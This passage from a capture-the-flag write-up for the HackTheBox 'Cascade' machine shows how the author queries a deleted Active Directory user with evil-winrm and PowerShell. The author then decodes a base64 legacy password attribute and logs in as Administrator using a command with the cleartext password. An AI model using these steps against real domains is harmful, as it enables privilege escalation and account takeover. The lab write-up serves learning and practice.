2/10/2018 15:56 [MAIN_THREAD]   Validating settings...
2/10/2018 15:56 [MAIN_THREAD]   Running as user CASCADE\ArkSvc
2/10/2018 15:56 [MAIN_THREAD]   Moving object to AD recycle bin CN=Test
   ,OU=Users,OU=UK,DC=cascade,DC=local
2/10/2018 15:56 [MAIN_THREAD]   Successfully moved object. New location
    CN=Test\0ADEL:ab073fb7-6d91-4fd1-b877-817b9e1b0e6d,CN=Deleted
   Objects,DC=cascade,DC=local
2/10/2018 15:56 [MAIN_THREAD]   Exiting with error code 0
8/12/2018 12:22 [MAIN_THREAD]   ** STARTING - ARK AD RECYCLE BIN
   MANAGER v1.2.2 **
8/12/2018 12:22 [MAIN_THREAD]   Validating settings...
8/12/2018 12:22 [MAIN_THREAD]   Running as user CASCADE\ArkSvc
8/12/2018 12:22 [MAIN_THREAD]   Moving object to AD recycle bin CN=
   TempAdmin,OU=Users,OU=UK,DC=cascade,DC=local
8/12/2018 12:22 [MAIN_THREAD]   Successfully moved object. New location
    CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted
    Objects,DC=cascade,DC=local
8/12/2018 12:22 [MAIN_THREAD]   Exiting with error code 0
```

Apparently, the account has indeed be deleted in the meantime. The file also confirms that *AD Recycle Bin* is enabled on the box. Maybe they're is still some information available.
As *ArkSvc*, we connect to the box via `evil-winrm` and query the *Active Directory* for information on the deleted user *TempAdmin* with

```
Get-ADObject -Filter {displayName -eq "TempAdmin"}
                -IncludeDeletedObjects
```

[10] At this point, I wasn't too sure where the journey would lead me on this box and I spent a lot of time checking out different possible attack surfaces. As I now had a service account under my control and as this is a Windows box with a domain set up, I always like to check whether *Kerberoasting* is an option or whether I can elevate my privileges due to a poorly locked down service account. This wasn't the intended attack vector this time though. Never hurts to try I guess... And good thing the breadcrumbs for *TempAdmin* were there!

```
*Evil-WinRM* PS C:\Users\arksvc\Documents> Get-ADObject -Filter {displayName -eq "TempAdmin"} -IncludeDeletedObjects


Deleted           : True
DistinguishedName : CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted Objects,DC=cascade,DC=local
Name              : TempAdmin
                    DEL:f0cc344d-31e0-4866-bceb-a842791ca059
ObjectClass       : user
ObjectGUID        : f0cc344d-31e0-4866-bceb-a842791ca059
```

The `Common Name (CN)` of the account is now suffixed by `\0ADEL`, marking it as a deleted user.
The idea here is to restore the user object[11] in order to be able to query its attributes - maybe we'll be able to dig up something interesting.[12]
We restore the user object with :

```
Get-ADObject -Filter {displayName -eq "TempAdmin\0ADEL"}
        -IncludeDeletedObjects | Restore-ADObject
```

```
*Evil-WinRM* PS C:\Users\arksvc\Documents> Get-ADObject -Filter {displayName -eq "TempAdmin"} -IncludeDeletedObjects


Deleted           : True
DistinguishedName : CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted Objects,DC=cascade,DC=local
Name              : TempAdmin
                    DEL:f0cc344d-31e0-4866-bceb-a842791ca059
ObjectClass       : user
ObjectGUID        : f0cc344d-31e0-4866-bceb-a842791ca059



*Evil-WinRM* PS C:\Users\arksvc\Documents> Get-ADObject -Filter {displayName -eq "TempAdmin\0ADEL"} -IncludeDeletedObjects | Restore-ADObject
*Evil-WinRM* PS C:\Users\arksvc\Documents>
```

Now, we look for interesting attributes to the restored object with :

```
get-adobject -SearchBase "DC=cascade,DC=local" -filter{SamAccountName
-eq "TempAdmin"} -IncludeDeletedObjects -properties * | Select-Object *
```

```
accountExpires                  : 9223372036854775807
badPasswordTime                 : 0
badPwdCount                     : 0
CanonicalName                   : cascade.local/Deleted Objects/
    TempAdmin
```

[11] **EDIT : This step is actually not required** - to be more precise, the resurrection doesn't even work... Guess I like running around in circles. Big thanks to my teammate @driggzzzz for pointing this out to me! Check out his blog at `https://drigbypentest.com/` and especially his write-up for Cascade at `https://drigbypentestcom.files.wordpress.com/2020/07/cascade.pdf`, both last visited : 2020-07-28.


[12] For more information on restoring deleted *Active Directory* objects, see e. g. Josh Van Cott's article : `https://www.lepide.com/how-to/restore-deleted-objects-in-active-directory.html` or the *Microsoft* documentation : `https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/dd379509(v=ws.10)?redirectedfrom=MSDN`. For further details on how to recover a local admin account's password, see e. g. Sean Metcalf's post about *LAPS* : `https://adsecurity.org/?p=3164` or Daniel Ulrich's post to the same topic : `https://secureidentity.se/recover-laps-passwords/`. All links last visited : 2020-07-24.

```
                                    DEL:f0cc344d-31e0-4866-bceb-
    a842791ca059
cascadeLegacyPwd                  : YmFDVDNyMWFOMDBkbGVz
CN                                : TempAdmin
                                    DEL:f0cc344d-31e0-4866-bceb-
    a842791ca059
codePage                          : 0
countryCode                       : 0
Created                           : 1/27/2020 3:23:08 AM
createTimeStamp                   : 1/27/2020 3:23:08 AM
Deleted                           : True
Description                       :
DisplayName                       : TempAdmin
DistinguishedName                 : CN=TempAdmin\0ADEL:f0cc344d-31e0
    -4866-bceb-a842791ca059,CN=Deleted Objects,DC=cascade,DC=local
dSCorePropagationData             : {1/27/2020 3:23:08 AM, 1/1/1601
    12:00:00 AM}
givenName                         : TempAdmin
instanceType                      : 4
isDeleted                         : True
LastKnownParent                   : OU=Users,OU=UK,DC=cascade,DC=local
lastLogoff                        : 0
lastLogon                         : 0
logonCount                        : 0
Modified                          : 1/27/2020 3:24:34 AM
modifyTimeStamp                   : 1/27/2020 3:24:34 AM
msDS-LastKnownRDN                 : TempAdmin
Name                              : TempAdmin
                                    DEL:f0cc344d-31e0-4866-bceb-
    a842791ca059
nTSecurityDescriptor              : System.DirectoryServices.
    ActiveDirectorySecurity
ObjectCategory                    :
ObjectClass                       : user
ObjectGUID                        : f0cc344d-31e0-4866-bceb-a842791ca059
objectSid                         : S
    -1-5-21-3332504370-1206983947-1165150453-1136
primaryGroupID                    : 513
ProtectedFromAccidentalDeletion   : False
pwdLastSet                        : 132245689883479503
sAMAccountName                    : TempAdmin
sDRightsEffective                 : 0
userAccountControl                : 66048
userPrincipalName                 : TempAdmin@cascade.local
uSNChanged                        : 237705
uSNCreated                        : 237695
whenChanged                       : 1/27/2020 3:24:34 AM
whenCreated                       : 1/27/2020 3:23:08 AM
PropertyNames                     : {accountExpires, badPasswordTime,
    badPwdCount, CanonicalName...}
PropertyCount                     : 42
```

Once again, we find a `cascadeLegacyPwd` :


```
cascadeLegacyPwd                : YmFDVDNyMWFOMDBkbGVz
CN                              : TempAdmin
```

As with *r.thompson*'s legacy password, this password is only `base64`-encoded - no encryption :



2.3.5 Root flag

The final step is to log onto the box as *Administrator* with `evil-winrm -i 10.10.10.182 -u Administrator -p baCT3r1aN00dles` :



... and grab the root flag :

```
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        5/28/2020   3:47 AM             34 root.txt
-a----        3/25/2020  11:17 AM           1031 WinDirStat.lnk
```